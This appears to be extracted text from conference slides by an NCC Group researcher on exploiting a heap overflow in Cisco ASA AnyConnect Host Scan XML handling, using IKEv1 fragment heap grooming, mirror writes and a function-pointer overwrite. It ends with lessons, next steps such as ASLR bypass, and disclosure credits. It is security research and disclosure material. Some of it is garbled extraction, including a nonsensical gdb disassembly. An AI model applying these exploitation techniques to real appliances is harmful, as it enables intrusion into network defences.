
Robin Hood uses IKEv1 sessions

- Blue: separators
- Green: hole creation
- Orange: targets for mirror writes
- Pink: confused session reassembled
- Purple: replacement frag
- Grey: overlapping packet

XML tag data  
dangling pointer

“confused”  
session frag

replacement frag





# → Exploit in a (coco)nut shell

.data:0xa46d330 IKEMM\_BuildMainModeMsg2\_ptr → trampoline

```
(gdb) x /3i 0xc2831204
0xc2831204:    md
0xc2831206:    ac
0xc2831209:    jn
```




Robin Hood uses IKEv1 sessions

- Blue: separators
- Green: hole creation
- Orange: targets for mirror writes
- Pink: confused session reassembled
- Purple: replacement frag
- Grey: overlapping packet

XML tag data  
dangling pointer

“confused”  
session frag


replacement frag



Adjacent on the heap

Somewhere  
else on the heap





To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

# → Other approaches

---

1. Having one frag / the reassembled packet in the same chunk
    - But when reassembly fails, results in another double-free ☺
  2. XML data is appended with `strncat()`
    - Overwrite first fragment to change its length?
    - Need a `strncat()`-friendly character
    - Can't use very large length due to reassembly incomplete check
    - But still need to allocate something else anyway to avoid double-free
- Took 2 weeks to build an exploit
    - Prior to that, took months to write asatools [1]

[1] <https://github.com/nccgroup/asatools>

# Conclusions



# → Lessons learnt

---

- Fuzzing just the tags list is enough to find the bug
  - Radamsa was useless in our case
- Working exploit on 32-bit (no ASLR/NX)
  - Note: some old 64-bit don't have ASLR either [1] ☺
- 7-year old bug? – AnyConnect Host Scan available since 2011
  - Cisco-specific handlers, not libexpat
- IKEv1 frag primitive to overflow memory / create mirror writes
  - Confusion state: one chunk used for two different IKEv1 packets
- IKEv1 feng shui useful for any heap-based bug

[1] <https://github.com/nccgroup/asafw/blob/master/README.md#mitigation-summary>



# → Next steps


---

- WebVPN/AnyConnect exploit only (not relying on IKEv1)?
- Exploiting other attack vectors (e.g. IKEv2)?
- Turn a repeatable free into a memory revelation primitive?
  - Bypass ASLR on recent 64-bit?
  - Something like BENIGNCERTAIN on Cisco IOS [1]?
- XML grammar-based fuzzer to find new 0-day?
  - Support for tags, attributes, etc.

[1] <https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20160916-ikev1>

# Protect against 0-day vulnerabilities?

## Cisco ASA releases timeline



# → Questions

---

- Special thanks to
  - My colleague Aaron Adams (@FidgetingBits) for developing asatools with me and for the help on exploiting this 😊
  - Cisco PSIRT for handling this
  - Many people from REcon for their feedbacks
- Contact
  - @saidelike
  - cedric(dot)halbronn(at)nccgroup(dot)trust

